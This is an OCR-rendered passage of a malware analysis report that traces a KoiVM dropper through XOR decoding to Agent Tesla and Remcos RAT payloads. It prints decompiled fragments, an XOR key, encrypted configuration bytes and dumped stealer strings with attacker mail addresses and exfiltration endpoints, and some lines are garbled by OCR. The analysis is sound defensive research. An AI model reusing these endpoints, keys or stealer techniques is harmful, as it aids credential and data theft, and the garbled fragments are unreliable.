
Second final stage payload

Output — Second payload

```
MZ..........ÿÿ..........@.......
program cannot be run in DOS mode.

$.......
...Rich...............PE..L......
```

Figure 7: Decoded stage-3 payloads

The key can also be identified by debugging the KoiVM Runtime using dnSpyEx and stepping into the yielder function “**SelectIterator**” as shown in image below. We were able to view payload data and key as plaintext because all functions of KoiVM dropper binary are only virtualized and not the calls to string methods.




```
            }
            IEnumerator<TSource> enumerator = null;
            yield break;
            yield break;
        }

        // Token: 0x06000B2E RID: 2862 RVA: 0x000296A4 File Offset: 0x000278A4
        private static Func<TSource, bool> CombinePredicates<TSource>(Func<TSource, bool> predicate1, Fun
        {
```

ame	Value
Target	{_S._k}
_invocationCount	0x0000000000000000
_invocationList	null
_methodBase	{Byte (_k, Byte, Int32)}
_methodPtr	0x000007FE90265E(
_methodPtrAux	0x000000000000000(
_target	{_S._k}
_jb	"Jus3ify"

XOR Key loaded in memory

Figure 8: XOR key in memory



```
                int num = index;
                index = checked(num + 1);
                yield return selector(tsource, index);
            }
            IEnumerator<TSource> enumerator = null;
            yield break;
            yield break;
        }
```

Name	Value
source	{byte[0x00036800]}
[0]	0x07
[1]	0x2F
[2]	0xE3
[3]	0x33
[4]	0x6A
[5]	0x66
[6]	0x79
[7]	0x4A
[8]	0x71
[9]	0x73
[10]	0x33
[11]	0x69


XOR decoded binary

Figure 9: XOR decoded payload in memory

Stage 3

Agent Tesla

Using Detect it Easywe were able to identify that stage-3 payload is obfuscated with **.Net Reactor**, thus we used .NetSlayer to de-obfuscate the sample to analyze further.




```
Unselect All
Decrypt Methods Body                  ■ Deobfuscate Control Flow             ■ Remove Anti Tamper & Anti Debugger
Inline Short Methods                  ■ Fix proxied calls                    ■ Decrypt Strings
Decrypt Resources                     ■ Dump Embedded Assemblies             ■ Dump Costura-Fody Assemblies
Deobfuscate Tokens                    ■ Decrypt Booleans                     ■ Remove Strong Name Removal Protection
Rename obfuscated symbols name        ■ Rename short names                   ■ Keep Obfuscator Types
Remove Junks (BETA)                   ■ Remove Calls To Obfuscator Types     ■ Preserve All MD Tokens
Keep Old Max Stack Value              ■ Verbose
```

C:\Users\[redacted]\Desktop\stage3.dat

```
✓] 1262 Equations resolved.
!] Couldn't find anti tamper method.
!] Couldn't find anti debugger method.
!] Couldn't find any proxied call.
!] Couldn't find any encrypted string.
!] Couldn't find any encrypted resource.
!] Couldn't found any obfuscated metadata token.
!] Couldn't find any encrypted boolean.
!] Couldn't find strong name removal protection.
✓] Restoring the actual type of fields & parameters...
✓] Renaming obfuscated symbols...
!] Couldn't find any outline method.
✓] Saved to: stage3_Slayed.dat
```

Figure 10: Trying to de-virtualize using .NET Slayer


The tool was not able to completely de-obfuscate the sample, for example we could see that the Agent Tesla binary has implemented control flow flattening, but the tool was not able to unflatten it. The strings are present in raw hex form using string interning.



```
while (num != 4)
{
    DateTime now;
    if (num == 7)
    {
        now = DateTime.Now;
        num = 8;
    }
    uint num2;
    if (num == 8)
    {
        global::A.C.A(num2);
        num = 9;
    }
    TimeSpan timeSpan;
    if (num == 9)
    {
        timeSpan = DateTime.Now - now;
        num = 10;
    }
    if (num == 11)
    {
        return;
    }
    if (num != 3)
    {
        goto IL_77;
    }
    IntPtr intPtr;
```

Figure 11: Control flow flattening implemented in Agent Tesla

The Agent Tesla malware has the capability to log keystrokes, steal browser cookies and crypto wallets and send it to C2. All the strings are saved as raw bytes by using string interning and they are accessed with respective index and length using a class method.




```
aS()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[88] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(88,

RID: 622 RVA: 0x000214AC File Offset: 0x0001F6AC
@as()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[89] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(89,

RID: 623 RVA: 0x000214C7 File Offset: 0x0001F6C7
aT()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[90] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(90,

RID: 624 RVA: 0x000214E3 File Offset: 0x0001F6E3
at()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[91] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(91,

RID: 625 RVA: 0x000214FE File Offset: 0x0001F6FE
aU()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[92] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(92,
```

```
// Token: 0x0400017F RID: 383
internal static byte[] <<EMPTY_NAME>> = new byte[]
{
    144, 139, 148, 203, 144, 244, 140, 145, 141, 193,
    158, 129, 154, 197, 154, 248, 134, 148, 218, 135,
    158, 151, 149, 251, 211, 223, 195, 212, 205, 245,
    245, 246, 193, 246, 243, 200, 194, 219, 167, 217,
    195, 193, 253, 250, 199, 203, 208, 174, 220, 175,
    229, 226, 202, 222, 222, 224, 233, 214, 195, 210,
    235, 236, 195, 252, 132, 150, 147, 170, 175, 191,
    191, 161, 173, 160, 171, 156, 192, 146, 133, 151,
    136, 192, 222, 157, 159, 141, 142, 198, 212, 159,
    145, 131, 132, 204, 210, 135, 171, 185, 186, 242,
    181, 139, 137, 129, 191, 184, 133, 143, 130, 186,
    191, 141, 149, 150, 157, 164, 165, 150, 178, 174,
    183, 161, 164, 172, 173, 153, 161, 184, 102, 68,
    75, 66, 83, 84, 124, 76, 69, 70, 100, 78,
    81, 73, 89, 94, 106, 90, 95, 92, 107, 79,
    65, 70, 119, 125, 100, 116, 100, 74, 79, 115,
    59, 118, 115, 79, 60, 114, 119, 75, 49, 126,
    123, 71, 50, 122, 127, 67, 47, 102, 99, 95,
    40, 98, 103, 91, 37, 110, 107, 87, 46, 106,
    111, 83, 83, 22, 19, 47, 95, 95, 17, 22,
    36, 82, 81, 28, 29, 33, 85, 87, 7, 91,
    27, 22, 16, 11, 14, 18, 30, 8, 51, 37,
    36, 59, 9, 83, 108, 42, 37, 57, 117, 115,
    106, 33, 54, 120, 126, 103, 33, 51, 127, 103,
    124, 42, 45, 54, 42, 100, 31, 50, 34, 58,
    53, 53, 118, 3, 49, 45, 222, 145, 136, 253,
```

Figure 12: Configuration stored using string interning

On dumping the strings, we got a configuration file and confirmed it as **Agent Tesla** malware.




```
: <b>[ </b> <b>]</b>
()False{BACK}{ALT+TAB}{ALT+F4}{TAB}{ESC}{Win}{CAPSLOCK}&uarr;&darr;&larr;&rarr;{DEL}{END}{HOME}{Insert}{NumLock
p}{ENTER}{F1}{F2}{F3}{F4}{F5}{F6}{F7}{F8}{F9}{F10}{F11}{F12} control{CTRL}&&amp;<&lt;>&gt;"&quot;Copied Text: 
cannot have an odd number of digits: {0}Index must be from {0} to
{1}.:Zone.IdentifierSystemDrive\WScript.ShellRegReadObjectLengthChainingModeGCMAuthTagLengthChainingModeKeyData
Primitive ProviderCONNECTIONKEEP-ALIVEPROXY-AUTHENTICATEPROXY-AUTHORIZATIONTETRAILERTRANSFER-ENCODINGUPGRADEg40

502

500 -Windows RDPcredentialpolicyblobrdgchrome{{{0}}}LengthCopyToComputeHashsha512CopyMozilla/5.0 (Windows NT 10
rv:80.0) Gecko/20100101 Firefox/80.020/%discordapi%yyyy-MM-dd
HH:mm:ssyyyy_MM_dd_HH_mm_ss<br><hr>https://api.ipify.orgmail.advancesystems.com.pkregulatory@advancesystems.com
@#peterashley202@gmail.comapdataAppApp.exehttp://GQWQhg.com\eGx2025-10-26yyyy-MM-ddSubtractDaysSoftware\Micros
nVersion\Run\drivers\etc\hostsSOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\RunSCSC__.jpe
jpeg/log.tmpKLKL_.html<html></html>Logtext/html[],URL:Username:Password:Application:PWPW_NULCOCO_.zipCookieapp
\Data\Tor\torrcp=127.0.0.1POST+%2Bapplication/x-www-form-urlencodedimage/jpgSTORAddchat_idcaptionyyyy-MM-dd
HH-mm-ss.jpgsendDocumentdocumenthtmljpgzip--------------------------x
--
multipart/form-data; boundary=Content-Disposition: form-data; name="{0}"

{1}Content-Disposition: form-data; name="{0}"; filename="{1}"
Content-Type: {2}

--
Time: MM/dd/yyyy HH:mm:ssUser Name: Computer Name: OSFullName: CPU: RAM: IP Address: New  Recovered!User
```

Figure 13: Tesla Configuration

Agent Tesla is an info stealing malware, which collects keystrokes, browser cookies, and system information. The collected data is sent as an attachment to a mail id – peterashley202@gmail[.]com.

Remcos RAT


On viewing the strings from stage-2 payload (the KoiVM payload2 from the second hastebin URL), we were able to identify the final payload to be Remcos RAT which was confirmed by extracting the configuration from KoiVM payload2's resource section.



```
:0046403F                    align 10h
:00464040 aInj               db 'Inj',0           ; DATA XREF: WinMain(x
:00464040                                         ; sub_40DE34+31B↑o
:00464044 aLicence           db 'Licence',0       ; DATA XREF: WinMain(x
:0046404C aRemcosAgentIni db 'Remcos Agent initialized',0
:0046404C                                         ; DATA XREF: WinMain(x
:00464065                    align 4
:00464068 aUser              db 'User',0          ; DATA XREF: WinMain(x
:0046406D                    align 10h
:00464070 aAccessLevel       db 'Access Level: ',0 ; DATA XREF: WinMain(x
:0046407F                    align 10h
```

Figure 14: Remcos Agent String


The RC4 encrypted configuration of Remcos RAT is saved in the resource section as "SETTINGS".



```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  65 DF 11 AC F4 CF 9F 1C F6 E7 49 FB 12 C4 60 E7   eß◄¬ôÏ▌ öçIû↕Ä`ç
00000010  0A 71 F8 68 F5 3B 8B 49 DD 66 DE 6B DA 99 92 A1   .qøhõ;▌IÝfÞkÚ▌´¡
00000020  39 1A CB 3A 34 40 D2 49 48 AD AE DF 3B 37 09 B2   9→Ë:4@ÒIH-®ß;7.²
00000030  50 88 E7 EB 49 EF 09 21 2E E0 E9 AD FB 13 CB E8   P▌çëIï.!.àé-û‼Ëè
00000040  AA 52 37 F9 37 60 D2 42 9A 84 9F 90 E4 9E CE B1   ªR7ù7`ÒB▌▌▌ ä▌Î±
00000050  D0 E4 DB FC 96 9A 9E F4 DC 6B 70 1B EB 37 A1 8E   ÐäÛü▌▌▌ôÜkp←ë7¡▌
00000060  A2 76 E1 1D C9 8C 6A E0 63 AE 7B 7D 8F 49 82 B9   ¢vá É▌jàc®{} I▌¹
00000070  48 CC CC 4C 1F F2 E6 48 69 32 53 94 25 20 F0 D1   HÌÌL òæHi2S▌% ðÑ
00000080  27 A5 30 21 90 20 3E 29 EC 69 61 32 6C 05 A8 EF   '¥0! .>)ìia2l|¨ï
00000090  90 C0 79 9B D0 22 4E 83 65 12 4F 10 DA 39 BD A5    Ày▌Ð"N▌e↕O►Ú9½¥
000000A0  EC 08 58 20 3F C3 58 D3 AA AF F2 FD CD 08 B7 3F   ì◘X ?ÃXÓª¯òýÍ◘·?
000000B0  AD 01 D4 C9 86 BC F7 E4 11 0B 07 51 08 BF B2 F8   - ÔÉ▌¼÷ä◄♂•Q◘¿²ø
000000C0  B1 76 F1 5C 23 95 C2 86 97 42 BF 6B 1B 77 08 BE   ±vñ\#▌Â▌▌B¿k←w◘¾
000000D0  B4 18 6C 64 92 39 AE CB BA 44 E1 B5 90 70 7F 3B   ´↑ld´9®ËºDáµ p▌;
000000E0  95 4E 6A 5E 34 21 C5 4F 62 3C 46 0E E8 73 7A 89   ▌Nj^4!ÅOb<F♫èsz▌
000000F0  FD 36 3E B8 F5 33 20 4A 3E E2 66 61 F7 90 93 1A   ý6>¸õ3 J>âfa÷ ▌→
00000100  CB 00 48 EB 20 2F 26 71 5D 7D 17 08 53 96 58 77   Ë.Hë /&q]}↨◘S▌Xw
```

Figure 15: Remcos RAT encrypted config stored in resource

